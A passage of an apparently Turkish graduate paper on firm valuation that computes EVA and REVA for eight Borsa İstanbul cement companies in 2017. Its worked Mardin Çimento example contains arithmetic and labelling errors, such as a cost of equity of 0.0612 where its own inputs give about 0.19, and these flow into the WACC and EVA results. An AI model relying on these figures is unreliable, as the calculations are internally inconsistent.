*** Adnan Menderes Üniversitesi, SBE Muhasebe Finansman Tezli Yüksek Lisans Öğrencisi, +905379273938, kilic.fatih08@gmail.com

**** Adnan Menderes Üniversitesi, SBE, Muhasebe Finansman Tezli Yüksek Lisans (Mezun), +905416567341, umrntunc@hotmail.com

maksimizasyonuna yönelmeleri, buna karşılık olarak da işletmelerin hissedar değeri belirleme çabaları finansal performans açısından karşılıklı etki oluşturarak gerçeğe uygun bir değer göstergesi olarak karşımıza çıkabilmektedir. Hisse senetleri borsaya kote olsun veya olmasın firma değerinin belirlenmesi, yatırım performansının değerlendirilmesi sırasında büyük önem arz etmektedir (Önal ve Karadeniz, 2004: 139-157). Buna karşın Ekonomik Katma Değer (EVA) ve Arındırılmış Ekonomik Katma Değer yöntemleriyle yapılan firma değerlemelerinde hissedar değeri, önemli bir yer teşkil etmektedir (Akbaş, 2011: 115-132).

Firma değeri, noktasında, değerlendirme kavramı, üzerinde durulması gereken bir konudur. Firmanın hangi değerlendirme yöntemi üzerinden değerlendirileceği, hangi yaklaşım biçimiyle analiz edileceği, süreç ve sonuç açısından farklı kombinasyonların seçiminde olanak sağlamaktadır. Özsermaye yatırımları, bu yatırımlardan beklentiler ve getiri oranları firmanın değerinin oluşumunda büyük katkı sağlamaktadır. Özsermaye maliyeti olarak adlandırılan ve yapılan yatırımın getiri oranını ifade eden bu kavramın belirlenmesi, farklı modellemelerden faydalanılarak oluşturulmaktadır.

Hissedar değeri ise, fiili olarak hissedarların yatırımlarından elde ettikleri toplam getiri olarak tanımlanabilmektedir. Buradan yola çıkarak firma ve hissedar değerinin karşılıklı ve güçlü olan ilişkisi firmanın yatırımlardan finanse ettiği kaynaklar sonucunda hissedarların bir getiri beklentisi olarak karşımıza çıkmaktadır.

Finansal ölçütlerin belirlenmesi, hangi enstrümanların bu değerlendirme çalışmaları içerisinde kullanılacağı önemli bir konudur. Firma açısından bir değer belirlenmesi ve bu değer üzerinden farklı yaklaşımlarla ileriye yönelik tahmin ve tespitlerin yapılması literatürde geniş bir şekilde yer almaktadır.

Bu çalışmada, firmaların üretmiş oldukları değer üzerinden hissedarlara sağlamış olduğu faydanın ölçümü amaçlanmış ve sağlanan fayda Ekonomik Katma Değer ve Arındırılmış Ekonomik Katma Değer yöntemleri aracılığıyla 2017 yılı için Borsa İstanbul 100 Endeksinde işlem göre sekiz farklı firma kapsamında tespit edilmek suretiyle, uygulamaya gidilmiştir.

1. Firma Ve Hissedar Değeri

Firma değeri kavramı, kar maksimizasyonunun değişen koşullar açısından yetersiz kalması sebebiyle hem firmanın kendi çerçevesinde hem de dışsal faktörler açısından önemli bir yer edinmiştir. Firma değerinin oluşmasında, gerek doğrudan gerekse dolaylı olarak bir çok faktör mevcuttur. Bu noktada esas alınacak konu ise bu değer maksimum seviyeye çıkarılmasıdır. Bu amacın gerçekleştirilmesi ise piyasa değeri, karlılık seviyesi, hisse başına kazanç ve fiyat-kazanç oranı gibi değişkenlerin en yüksek seviyeye çıkarılma gayretiyle sağlanabilmektedir. Yatırımcıların, bu finansal oranları dikkate alarak yaptığı yatırımlar, firmanın değerinin oluşum süreci içerisinde önemli bir rol oynamaktadır (Uluyol ve Türk, 2013: 365-384). Firma değerinin tespitinde öncelikle değerlendirme kavramının incelenmesi ve bu kavram doğrultusunda ölçütlerin belirlenmesi faydalı olacaktır.

1.1. Firma Değeri ve Değerlemesi Kavramı

Firma değeri, firmanın gerek maddi gerekse maddi olmayan varlıklarının piyasada oluşan değerinden toplam borçlarının çıkarılmasıyla elde edilen kıymeti ifade eder. Bu doğrultuda, bu değer belirlenmesinde temel olarak üç farklı standart yer almaktadır (Moore, 2018):

- **Adil Piyasa Değeri**, emsal değer belirlenmesi hususunda varsayımsal alıcı ve satıcı arasındaki işlemlerden oluşan fiyatı belirtir.
- **Gerçeğe Uygun Değer**, bir firmanın değeri, hisse senet fiyatlarının yönetim kararlarından dolayı oluşan zarardan hemen önceki bir tarihte belirlenmesidir.
- **Yatırım Değeri**, temsili taraflar yerine, gerçek tarafların arasında belirlenmiş olan bir değerdir. Analist, değerlendirmesini firmanın kaynak kullanımından, ekonomik fayda akışından ve getiri oranları üzerinden yapar.

Değer kavramı, mutlak olarak ele alındığında farklı şekillerde ortaya çıkmaktadır. Her ne kadar parasal açıdan değerlendirilse de “fayda” kavramı da literatürde değer kavramının içerisine girmektedir. Bu açıdan bakıldığında değer kavramı ile ilgili tam anlamıyla, kesin bir tanımlamanın

yapılabilmesi mümkün olmamaktadır. Göreceli olarak değer kavramı fiyat anlamına gelebildiği gibi maliyet anlamına da gelebilmektedir. Değer kavramının daha iyi bir şekilde açıklanabilmesi için, bu kavramının firma açısından sınıflandırılması gerekir (Öztürk, Demirgüneş ve Ercan, 2003: 3-4; Ertuğrul, 2008: 143-154):

- **Nominal Değer**, bir iktisadi varlığın kağıt üzerindeki mukayyet değeridir. Genellikle, hisse senetleri, tahvil ve bonoların üzerinde yer alan kıymeti ifade eder.
- **Defter Değeri**, firmanın hisse senetlerinin hisse sayısına bölünerek elde edilen değeridir. Bilançodaki kayıtlı değeri gösterdiği için de muhasebe değeri olarak da tanımlanabilir. Varlık açısından düşünüldüğünde ise iktisadi bir varlığın amortismanı düşülerek borçlardan çıkarılması sonucunda da elde edilen değeri ifade eder.
- **Tasfiye Değeri**, likidizasyon değeri adı da verilen bu değer, firmanın varlıklarını parça parça ve hızlı bir şekilde satarak nakde dönüştürme değeri olarak tanımlanmaktadır. Bu değer firmanın tüm varlıklarını sattıktan sonra borçların ödenerek kalan tutarın hisse senet sayısına bölünmesi ile bulunmaktadır. Bu tutar, tasfiyenin isteğe bağlı ve zorunlu olması durumlarına göre değişiklik arz edebilmektedir.
- **Piyasa Değeri**, bir firmanın borsaya kote olması durumunda, borsada oluşan değeri aynı zamanda piyasa değerini ifade etmektedir. Sermaye piyasalarında işlem gördüğü fiyat olarak da tanımlanabilmektedir. Temelde hisse senedi sayısı ile hisse senedinin fiyatı çarpılarak bulunan değeri ifade eder.
- **İşleyen Teşebbüs Değeri**, tasfiye değerinden farklı olarak, varlıkların tek tek toplam değeri olmayıp maddi olmayan “örgüt” unsurunun da dikkate alınarak satılması halindeki oluşan değerini ifade eder. Bir varlığın faaliyet halinde iken satılması halinde hem maddi hem de maddi olmayan faktörleri göz önünde bulundurarak elden çıkarılmasıyla da firma değerine ulaşılabilir.
- **Gerçek Değer**, bir iktisadi kıymetin istekli ve bilgili alıcı ve satıcı tarafından piyasada oluşturulan değerini ifade etmektedir. En güvenilir ve çok tercih edilen bir değer ölçüsüdür.

Değerleme kavramı ise para dışındaki varlıkların parasal olarak belirlenmesi, bir işletmenin sahip olduğu maddi ve maddi olmayan varlıkların toplam aktifindeki değerinin takdir ve tespiti olarak tanımlanabilir (Alkan ve Demirelli, 2007: 27-39) Kısaca değer bir sonuç ise, değerleme kavramı bu sonucu ortaya çıkaran bir süreçtir. Değerlemenin amacı, etkin piyasada tam bilgi sahibi alıcı ve satıcıların herhangi bir baskı veya zorlama olmadan söz konusu varlığın gerçeğe uygun olarak makul bir şekilde değerinin tespit edilmesidir.

Firma değerlemesi noktasında firmanın değerini etkileyecek çeşitli faktörler mevcuttur. Bu faktörler karlılık ve risk arasında firmanın değerine etki etmektedir. Bu faktörler, firmanın içinde bulunduğu sektör, firma büyüklüğü, maddi duran varlıkların niteliği, teknoloji, kuruluş yeri, sermaye yapısı, likidite durumu, dikey bütünleşme derecesi, gerçekleştirdiği yatırım projeleridir (Akgüç, 1998: 2).

1.2. Firma Değerleme Yöntemleri

Bir firmanın değerlemesi objektif açıdan genel kabul görmüş bir temele dayandırılmamakta ve kullanılan değişkenlerin farklı olmaları nedeniyle yegane bir sonuca ulaşamamaktadır. Her ne kadar, farklı yöntemlerle farklı sonuçlar elde edilse de amacına uygun olması ve firma değerlemesinde esas alınan unsurların göreceli bir şekilde firma ve hisse sahiplerine aktarılması bu konuda tercih ve kabul edilebilir bir durumdur. Yaklaşık on beşe yakın değerleme yönteminden en yaygın olanları, İndirgenmiş Nakit Akımları, Finansal Varlıkları Fiyatlandırma Modeli ve Gordon Büyüme Modeli'dir.

1.2.1. İndirgenmiş Nakit Akımları Yöntemi

Bu yöntemde, paranın zaman değerine bağlı olarak geçmiş finansal tablolardan elde edilen verilerle gelecekteki nakit akışlarının değerlemesi yapıp bugünkü değere iskonto edilmesi suretiyle firmanın değeri tahmin edilmektedir. Nakit akımlarının net bugünkü değeri olarak da isimlendirilen bu yöntemde üç ayrı değişken yer alır: nakit akımları, nakit akımları tahmin süresi ve iskonto oranıdır (Alkan ve Demirelli, 2007: 27-39). Firma değerinin nakit akışlarına bağlanma sebebi, işletme sürekliliğinin nakit akım dengesiyle mümkün olacağı görüşüne dayanmaktadır (Met, 2005: 41-56).

Nakit akımları, firmaya veya özsermayeye serbest nakit akımları olarak iki farklı şekilde hesaplanabilmektedir. Firmaya serbest nakit akımları bütün hak sahiplerine olan nakit akımını ifade etmektedir. Esas faaliyet karı üzerine amortisman giderlerinin eklenip; vergi, sabit sermaye harcamaları ve işletme sermayesi düşülerek firmaya serbest nakit akımları bulunmuş olur (İvgen, 2003: 44). Özsermayeye serbest nakit akımları ise finansal borç yükümlülüklerinin yerine getirilmesinden sonra firmanın ortaklarına kalan nakittir. Net kar üzerine amortisman giderlerinin eklenerek işletme sermaye ihtiyacı, bor anapara ödemeleri ve yeni borç ihraçlarının, son olarak da sabit sermaye harcamalarının düşülmesiyle birlikte özkaynağa olan serbest nakit akımlarının tutarı bulunmuş olur (Damodaran, 2001: 693-784).

Sonraki adımlarda ise sermaye yapısının belirlenmesi, özsermaye maliyetinin hesaplanması, borçlanma maliyetinin hesaplanması, iskonto oranının belirlenmesi, devam eden değerin tespiti ve son olarak da net işletme sermayesinin belirlenmesi suretiyle indirgenmiş nakit akışı yöntemi tamamlanmış olur (Hatipoğlu ve Yener, 2013: 7-29).

1.2.2. Finansal Varlıkları Fiyatlandırma Modeli

Gerek işletmelerde gerekse yatırımcılarda, düşük risk oranlarında yüksek getiri beklentisi eğilimi vardır. Bir yatırımdaki belirli bir risk seviyesinde, beklenen getirinin tahmini oldukça güçtür (Campell, Lo ve Mackinlay, 1997: 181). Bu tahminin yapılabilmesine yönelik geliştirilen modellerden biri de Finansal Varlıkları Fiyatlandırma Modeli'dir. Bu modelde piyasa şartları göz önüne alınarak, yatırımcının riskli varlık getirisi ile piyasa getirisi arasındaki ilişki ölçülmektedir. FVFM aşağıdaki şekilde formüle edilmiştir (Kulah, 2016: 275-295):

$$E_{(r)} = R_f + \beta(R_m - R_f)$$

$$E_{(r)} = \text{Beklenen Getiri}$$

$$R_f = \text{Risksiz Faiz Oranı}$$

$$\beta = \text{Varlığın Sistemik Riski}$$

$$R_m = \text{Pazarın Getirisi}$$

1.2.3. Gordon Büyüme Modeli

Bu modelde esas olan, büyümenin sabit oranda ve sonsuza dek süreceği varsayımdır. Genel şartı ise yalnızca gelecekteki kar paylarının büyüme oranı hissedarların beklediği getiri oranından küçük ise geçerli olmasıdır. Kar paylarının büyüme oranını g ve yatırımcıların beklediği getiri oranını k ile göstermek suretiyle bu şartı ($g < k$) şeklinde gösterebiliriz (Ceylan ve Korkmaz, 2000: 152). Gordon Büyüme Modeli temel hatlarıyla aşağıdaki şekilde formüle edilebilir (Gündoğdu, 2017: 376):

$$P_0 = \frac{D_0 (1 + g)^1}{(1 + k)^1} + \frac{D_0 (1 + g)^2}{(1 + k)^2} + \frac{D_0 (1 + g)^3}{(1 + k)^3} + \frac{D_0 (1 + g)^4}{(1 + k)^4} + \frac{D_0 (1 + g)^5}{(1 + k)^5} + \dots$$

$$P_0 = \frac{D_0 (1 + g)}{k - g} = \frac{D_1}{k - g} \text{ veya } k = \frac{D_1}{P_0} + g$$

P_0 = Piyasa Değeri

D_0 = Her Yıl Sabit Olarak Ödenen Temettü Miktarı

k = Yatırımcıların Beklediği Getiri Oranı

g = Büyüme Oranı

1.3. Hissedar Değeri

Son zamanlarda, büyük bir kesim tarafından savunulan firma değerinin maksimize edilmesi konusundaki görüş, aynı zamanda hissedar değerinin de maksimize edilmesi gerektiğini de savunmaya başlamıştır. Hissedar değerinin oluşması için, yatırım getirisinin maliyetinden yüksek olması şartını taşıması gerekir (Sakarya, 2008: 175-184). Bundan dolayı firma yöneticileri, hissedarlarına sunmuş oldukları getiriye maksimum seviyeye ulaştırma noktasında hemfikir olmuş ve bu konuda hissedar değerini artırmak amacıyla net nakit akışının net şimdiki değerini maksimum yapmakla bu hedefe ulaşabileceklerini kabul etmişlerdir (Doyle, 2003: 268).

Ekonomik katma değer yaklaşımı ile hissedar değerini artırmaya yönelik çabaların gerçekleştirilmesi, bu çabaların firma değer temelli yaklaşımının ötesinde hissedar değerlemesine odaklanarak diğer finansal performans ölçüm yöntemlerine karşı üstünlük sağlayabilmektedir (Akbaş, 2011: 115-132). Hissedarlar için oluşturulan değer belirlenmesi konusunda ekonomik katma değer esas alacağı değişkenler şöyledir (Rappaport, 1998: 32): Satışların büyüme oranı, faaliyet karı marjı, çalışma sermayesi yatırımı, duran varlık yatırımı, sermaye maliyeti, vergi oranı ve değer oluşturma süresi.

Hissedar değeri, ancak yatırımcıların, sağlamış oldukları kaynak neticesindeki getirinin ağırlıklı ortalama sermaye maliyetini aşması durumunda ortaya çıkmaktadır. Eğer, ağırlıklı ortalama sermaye maliyetinin altında bir değer oluşmuş ise bu durumda hissedar değerinden bahsetmek mümkün olmaz (Paarek, 2003)

2. Ekonomik Katma Değer Ve Arındırılmış Ekonomik Katma Değer Kavramları

Son zamanlarda, finansal alanda sıkça tercih edilen değere dayalı yönetim ile firma değerinin tespiti, firmanın gelecekte meydana getireceği nakit akımlarının net bugünkü değerinin belirlenmesiyle yapılmaktadır. Bu sayede, firmanın değerinin doğru bir şekilde tespiti ve maksimize edilmesi, bir anlamda hissedar servetini de maksimize edeceğinden değere dayalı yöntemler, günümüz finans yöneticileri tarafından sıkça tercih edilen yöntemlerdir. Firmaların varlıklarının sürdürebilmeleri için, faaliyetleri neticesinde değer oluşturmaları gerekir. Oluşturulan bu değer ölçülmesi noktasında önemli bir yer teşkil eden ekonomik katma değer yöntemi, firmanın yalnızca finansal performansının belirlenmesinde değil aynı zamanda değer oluşumunun belirlenmesi konusunda da önemli bir araç niteliği taşımaktadır.

Ekonomik Katma Değer (EVA) Yöntemi, yatırımlardan elde ettiği kaynakların maliyetleri ile firmanın her bir biriminin oluşturmuş olduğu değeri hissedar ve yatırımcılara açıkça gösterebilmektedir. Dönem sonu itibariyle firma yatırımcılarına ödenecek olan kar paylarının, tespit edilen değere göre dağıtılması hususunda EVA yöntemi önemli bir yer arz eder (Öztürk, 2004: 351-368). Daha geniş kapsamlı olarak EVA yöntemi, stratejik planlama, bütçeleme, insan kaynakları, teşvik sistemleri ve kontrol mekanizması gibi bir çok alanda değere dayalı olarak geliştirilen bir yöntemdir. Aynı zamanda, firma birleşmelerinde, çalışan ücret tespiti ve yönetici ödülleri gibi birtakım firma kararlarında etkili olabilmektedir (Önal ve Karadeniz, 2004: 139-157).

EVA, borç ve özseymayenin maliyetini göz önünde bulundurarak, firmanın oluşturduğu ekonomik değeri para cinsinden ifade etmektedir. Kısacası, vergi sonrası net faaliyet karı ile sermaye maliyeti arasındaki farkın bulunmasıdır (Aydın, 2012: 87-110). EVA'nın etkili bir şekilde kullanılması, firmadaki birimlerin değer oluşturup oluşturmadıkları konusunda iyi bir performans aracı olmasını sağlayabilmektedir. Firmada yer alan gerek bütün örgütsel düzenin gerekse firmanın ayrı birimlerinin meydana getirdiği gerçek değer ortaya çıkarılmasında da etkin bir rol oynamaktadır (Öztürk, Demirgüneş, & Ercan, 2003: 70). Bu nedenle, sadece üretim işletmelerinde değil, hizmet işletmelerinde de uygulanabilecek bir değerlendirme yöntemi olarak karşımıza çıkmaktadır.

Arındırılmış Ekonomik Katma Değer kavramı ise EVA'nın varyasyonunu ifade etmektedir. 1997 yılında J. Bacidore tarafından oluşturulmuş olup, yatırım sermayesi maliyetinin, defter değerinin belirlenmesinde değil, şirketin piyasa değerinin belirlenmesinde dikkate almaktadır (Circiumaru ve Siminică, 2009: 204 – 213).

3. Veri Yapısı Ve Yöntem

Bu çalışmanın temel amacı BİST 100'de faaliyet gösteren Çimento Sektörü firmalarının 2017 yılında Ekonomik Katma Değerleri (EVA) ve Arındırılmış Ekonomik Katma Değerlerinin (REVA) hesaplanarak hisse sahiplerine değer yaratıp yaratmadıkları ile firmaya piyasa değeri sağlayıp sağlamadıklarını ortaya koymaktır. Çalışmada EVA yönteminde bulunan eksiklikler ve bu yöntemle gelen eleştiriler göz önüne alınarak Türkiye'de henüz uygulama alanı pek geniş olmayan REVA yöntemi incelenmiş ve yorumlanmıştır. İki yöntemin bir çok benzer yönünün yanında birbirlerinden ayrılan en temel özellikleri; EVA'nın varlıkların defter değerini baz alırken, REVA yöntemi piyasa değerlerini göz önüne alarak firmaların hisse senedi sahiplerine katma değer yaratıp yaratmadığını ölçmektedir. Piyasa değerini dikkate alan diğer bir yöntem olan Piyasa Katma Değeri (MVA) yerine EVA yöntemi ele alınmış ve EVA ile REVA'nın birbirleri ile paralel sonuçlar çıkarıp çıkarmadığı incelenmek istenmiştir. Bu noktadan hareketle çalışma kapsamında çimento sektöründe faaliyet gösteren 16 firmadan sekiz adedi incelenerek EVA ve REVA değerleri hesaplanmış. Çıkan sonuçlar yorumlanmıştır.

Bu çalışmada BİST 100'de işlem gören 16 çimento firmasından veri yapısı uygun olan sekiz firma kullanılmıştır. Bu firmalar Mardin, Ünye, Adana, Bolu, Bursa, Çimsa, Akçansa ve Konya Çimento firmalarıdır. Nuh ve Göltaş çimento firmalarının çalışma süresi içerisinde 2017 yıllık finansal tablo verileri yayınlanmadığından çalışmaya dahil edilmemiştir. Ayrıca, Afyon, Aslan, Çimbeton ve Çimentaş Çimento firmalarının da düzenli bir temettü ödeme verisi bulunmadığından dolayı çalışma dışında kalmıştır.

Ele alınan firmaların finansal tablo verileri, bağımsız denetimden geçmiş yıllık (12 aylık) veriler olup Kamuyu Aydınlatma Platformu resmi internet sitesinden temin edilmiştir (KAP, 2018). Borçlanma maliyetinin bulunması her firmanın farklı kaynak ve vadede borçlanmasından dolayı tespiti oldukça zordur. Bu açıdan çalışmada kullanılan ve her firma için ortak kabul edilen borçlanma maliyeti 2017 yılı Aylık Gösterge Faiz oranları aybaşı ve ay sonu değerlerinin ortalaması bulunup; aylık ortalamaların yıllık ortalamaları tespit edilerek bulunan değer baz alınmıştır. Bu değerler Tablo1'de gösterilmektedir.

Tablo 1- Borçlanma Faiz Oranı

AYLAR	AYBAŞI	AYSONU	ORTALAMA
OCAK	10,9300	11,15	11,04
ŞUBAT	11,0900	11,0900	11,09
MART	11,2200	11,3000	11,26
NİSAN	11,3600	11,3400	11,35
MAYIS	11,3400	11,0400	11,19
HAZİRAN	11,0500	11,1200	11,085
TEMMUZ	11,2000	11,5100	11,355

AĞUSTOS	11,5500	11,5900	11,57
EYLÜL	11,6100	11,8900	11,75
EKİM	11,8800	12,8000	12,34
KASIM	12,8200	13,7300	13,275
ARALIK	13,5100	13,4000	13,455
		12 Aylık Toplam	140,76
		Ortalama	11,73

Çalışmada, Tablo 1’den elde edilen sonuca göre, firmalar için baz alınan borçlanma faiz oranı olarak % 11.73 kullanılmıştır.

Özsermaye maliyetinin hesaplanabilmesi için sekiz firmanın ilgili dönemlerinin verileri Gordon Büyüme Modeli’nden yararlanılarak hesaplanmıştır. Gordon büyüme modelinde, yatırımcının hisse senedi yatırımından beklediği sermaye kazancı ve bunu belirleyecek olan hisse senedinin fiyatı gelecekte beklenen kar payları (temettü) ile belirlenmektedir.

Öz sermaye maliyeti ortakların işletmeye koyduğu sermayenin maliyetidir. Öz sermaye maliyeti Gordon Büyüme Modeli veya sermaye varlıklarını fiyatlandırma modeli üzerinden hesaplanabilir. Bu çalışmada Gordon Büyüme Modeli üzerinde hesaplama yapılmaktadır.

Öz sermaye maliyeti şu şekilde hesaplanmıştır (Gümü, 2017: 131).

$$k_e = (\text{Gelecek Yılın Kar Payı } D_1) / (\text{Hisse Senedi Fiyatı } P_0) + \text{Büyüme Oranı (g)}$$

Beklenen büyüme oranının hesaplama şekli de şöyledir.

$$\text{Beklenen büyüme oranı (g)} = \text{Öz kaynak Getirisi} * \text{Yeniden Yatırım Oranı} \text{ şeklindedir.}$$

Buradan öz kaynak getirisini (Net Kar / Öz Sermaye) formülünü kullanarak, Yeniden yatırım oranını ise, (1- Kar Dağıtım Oranı) formülünden bulabilmekteyiz.

EVA’nın hesaplanması için gerekli olan ağırlıklı ortalama sermaye maliyeti (Weighted Average Cost Of Capital, WACC,) firmaların özsermaye maliyeti ile kaynaklarının maliyetinin bölünmesi ile bulunan orandır. Bu orana firmaların ulaşmak istedikleri minimum karlılık oranı veya yatırımdan beklenen getiri oranı da denilmektedir. AOSM değeri hesaplanırken firmaların KAP resmi internet sitesinde yayınlanan finansal durum tablolarındaki kaynaklar tarafında yer alan kullanılmış borçların her birinin ayrı ayrı firmaya olan maliyetleri hesaplanır. Daha sonra, bulunan herbir kaynağın maliyeti AOSM formülü içerisinde her bir kaynağın toplam kaynaklar içerisindeki ağırlıkları ile çarpılarak firmaların ağırlıklı ortalama sermaye maliyetleri hesaplanmıştır.

Hesaplamalarda vergi oranı % 20 olarak kabul edilmiştir. Firmalar kullandıkları kısa ve uzun vadeli borçlardan kaynaklanan faiz yüklerini vergi öncesi karlardan indirgeyip vergi avantajı sağlamaktadırlar. Bu nedenle AOSM hesaplanırken Borç maliyeti (1- Vergi Oranı) ile çarpılır ve vergi etkisi AOSM hesaplamasında gösterilir.

Ağırlıklı Ortalama Sermaye Maliyeti formülü şöyledir:

$$\text{AOSM} = (\text{Borcun Kaynaklar İçindeki Ağırlığı}) * (\text{Borcun Oranı}) * (1- \text{Vergi Oranı}) + (\text{Özsermayenin Kaynak İçerisindeki Ağırlığı}) * (\text{Öz Sermaye Maliyeti})$$

Araştırmada EVA’nın hesaplanması aşağıdaki sıra ile yapılmıştır:

- Geçmiş yıl verileri kullanılarak firmaların temettü büyüme oranının bulunması
- Bulunan büyüme oranı ile hesaplanan yılın tahmini temettü tutarının hesaplanması
- Özsermaye maliyeti ve ağırlıklı ortalama sermaye maliyetinin hesaplanması
- EVA değerinin bulunması

Uygulamada seçilen firmaların Ekonomik Katma Değerlerinin hesaplanmasında kullanılan formül aşağıdaki gibi oluşturulmuştur:

$$EVA = (1 - \text{Firmanın Vergi Oranı}) * (\text{Faiz ve Vergi Öncesi Kar}) - (\text{Ağırlıklı Ortalama Sermaye Maliyeti}) * (\text{Toplam Aktifler})$$

REVA ise, şu şekilde hesaplanmıştır (Cîrciumaru ve Siminică, 2009: 204 – 213):

$$REVA = \text{Sürdürülen Faaliyetler Dönem Karı (VSNFK)} - (\text{Piyasa Değeri} * AOSM)$$

Vergi Sonrası Net Faaliyet Karı olarak firmaların gelir tablolarında yer alan Sürdürülen Faaliyetlerden Dönem Karı kalemi alınmıştır ki bu kalem Faaliyet Karı'ndan vergi giderlerinin düşülmesi sonucu elde edilen değerdir. Formülde piyasa değeri olarak firmaların 2017 yılı sonu kapanış hisse senedi fiyatı ile ödenmiş sermayelerinin çarpılması sonucu elde edilmiştir. Sürdürülebilir Vergi Öncesi kar ile Piyasa Değerlerinin hesaplanması Tablo 2'de gösterilmiştir.

Tablo 2-Piyasa Değeri ve VSNFK Değerleri

FİRMA	VSNFK	ÖDENMİŞ SERMAYE	HİSSE FİYATI	PİYASA DEĞERİ
MARDİN	52.719.071	109.524.000	4,29	469.857.960
ÜNYE	77.702.146	123.586.411	4,16	514.119.470
ADANA	125.972.459	336.182.000	6,00	2.017.092.000
BOLU	116.820.407	143.235.330	5,38	770.606.075
BURSA	91.271.422	105.815.808	5,25	555.532.992
ÇİMSA	247.284.753	135.084.442	13,69	1.849.306.011
AKÇANSA	148.813.602	191.447.068	10,88	2.082.944.100
KONYA	41.937.098	4.873.440	255,00	1.242.727.200

Tablo 2 incelendiğinde, VSNFK en yüksek olan ilk üç firma Çimsa, Akçansa ve Adana çimento firmalarıdır. Piyasa değeri olarak sıraladığımızda ise, Akçansa, Adana ve Çimsa olduğu görülmektedir. VSNFK 'ı en düşük olan firma Konya Çimento firmasıdır. Ayrıca, Konya çimentonun ödenmiş sermaye tutarı da diğer firmalara göre oldukça geridedir. Ancak, firma değeri olarak 2017'de Konya çimento 4. Sırada yer almaktadır.

Çalışmada EVA hesaplamasına örnek olarak Mardin Çimento'nun hesaplamaları gösterilmiş; diğer firmalar için aynı yöntem sırası uygulanmıştır.

Mardin Çimento A.Ş'nin EVA değerini bulmak için ilk olarak firmanın gelecek temettü değeri hesaplamasında kullanılan geçmiş temettü artış oranları Tablo 3'de verilmiştir.

Tablo 3- Mardin Çimento 2002-2017 Temettü Artış Değerleri

TARİH	TEMETTÜ ORANI
01.Ara.17	15,975
27.Haz.16	37,06
15.Ara.15	51,38
08.Ara.14	45,74
31.May.13	30,89
31.May.12	68,72
31.May.11	64,76
21.May.10	73,95
29.May.09	62,63
30.May.08	105,56
02.Nis.07	100,59

02.May.06	75,84
02.May.05	43,26
14.Ara.04	0
30.Nis.03	86,37
31.May.02	170,63
Toplam	1033,355
Ortalama Temettü	64,5846875

Tablo 3'deki veriler kullanılarak firmanın 16 yıllık ortalama temettü büyüme değeri hesaplanmış ve 2018 yılı tahmini temettü değeri hesaplanmış ve %64.58 olarak bulunmuştur.

Gelecek yılın yani 2018 yılının beklenen temettü büyüme değeri ise;

$$D_{2017} = 0,15975$$

$$D_{2016} = 0,15975 * (1 + 0,645846) = 0.26292 \text{ olarak hesaplanmıştır.}$$

Daha sonra firmanın özsermaye maliyeti Gordon Büyüme Modeli kullanılarak aşağıdaki formüller yardımı ile bulunmuştur.

$$\text{Öz Sermaye Maliyeti (Ke)} = (\text{Gelecek Yılın Temettü Değeri}) / (\text{Hisse Senedi Fiyatı}) + \text{Büyüme Oranı (g)}$$

$$\text{Büyüme Oranı (g)} = \text{Öz Sermaye Getirisi} * \text{Yeniden Yatırım Oranı}$$

$$\text{Öz Sermaye Getirisi} = \text{Net Kar} / \text{Özsermaye}$$

$$\text{Yeniden Yatırım Oranı} = 1 - \text{Kar Dağıtım Oranı}$$

$$\text{Kar Dağıtım Oranı} = \text{Toplam Hisse Senedi Fiyatı} / \text{Net Kar}$$

Buradaki formüller sıra ile uygulanarak Mardin Çimento firmasına ait 2017 yılı gelir tablosu ve bilançosundan elde edilen net kar ve özsermaye değerleri oranlanarak özsermaye getirisi hesaplanmıştır.

$$\text{Öz Sermaye Getirisi} = 52.719.071 / 271.773.015 = 0,1939' \text{ dur.}$$

Kar dağıtım oranının hesaplanabilmesi için öncelikle Dağıtılan Kar Payı = Ödenmiş Sermaye * Son Yılın Temettü Oranı formülü kullanılmıştır. Daha sonra Kar Dağıtım oranı da Dağıtılan Kar / Net Kar ile hesaplanmıştır.

$$\text{DKP} = 109524000 * 0,15975 = 17496459 \text{ TL'dir.}$$

$$\text{Kar Dağıtım Oranı} = 17496459 / 52719071 = 0,33$$

Bulunan kar dağıtım oranını 1'den çıkartarak firmanın yeniden yatırım oranı hesaplanmaktadır.

$$\text{Yeniden Yatırım Oranı} = (1 - 0,33) = 0,67' \text{ dir.}$$

Daha önce hesaplanan özsermaye getirisi ile yeniden yatırım oranı çarpılarak beklenen büyüme oranı hesaplanmaktadır.

$$\text{Beklenen Büyüme Oranı (g)} = 0,1939 * 0,67 = 0,1299' \text{ dur.}$$

Hesaplanan yılın tahmini temettü değeri (yani D_1 değeri) hisse senedi fiyatı (P_0) ile bölünerek bulunan sonuca beklenen büyüme oranı eklenirse, firmanın özsermaye maliyetine ulaşılır.

$$\text{Öz Sermaye Maliyeti (} k_e \text{)} = (0,26292 / 4,29) + (0,1299) = 0,0612$$

Yukarıda hesaplanan değerler kullanılarak ilk önce firmanın Ağırlıklı Ortalama Sermaye Maliyeti (AOSM) tespit edilir. Ve EVA formülü içerisine tüm veriler yerleştirilerek firmanın EVA değeri hesaplanmaktadır.

$$\text{AOSM} = (62931332) / (334704347) * (0.1173) * (1 - 0.20) + (271773015 / 334704347) * (0.0612) = 0,0672' \text{ dir}$$

Son olarak ta Mardin Çimento için 2017 yılına ait EVA değeri;

$$\text{EVA} = (1 - 0,20) * (57600112) - (0,0672 * 334704347) = 23.587.957,48 \text{ TL olarak bulunmuştur.}$$

Bulgular

Tüm firmalar için hesaplanan EVA ve REVA değerleri Tablo 4'te gösterilmektedir.

Tablo 4- Firmaların REVA ve EVA Değerleri

FİRMA	VSNFK	PİYASA DEĞERİ*AOSM	REVA	EVA
MARDİN	52.719.071	31.574.454,91	21.144.616,09	23.587.957,4800
ÜNYE	77.702.146	75.112.854,53	2.589.291,47	3.537.004,9630
ADANA	125.972.459	180.529.734,00	-54.557.275,00	14.196.260,0000
BOLU	116.820.407	133.237.790,44	-16.417.383,44	-5.753.620,5560
BURSA	91.271.422	67.497.258,53	23.774.163,47	360.500,5460
ÇİMSA	247.284.753	272.217.844,82	-24.933.091,82	-160.862.545,3000
AKÇANSA	148.813.602	200.587.516,81	-51.773.914,81	8.482.379,6150
KONYA	41.937.098	188.273.170,80	-146.336.072,80	-30.947.500,9100

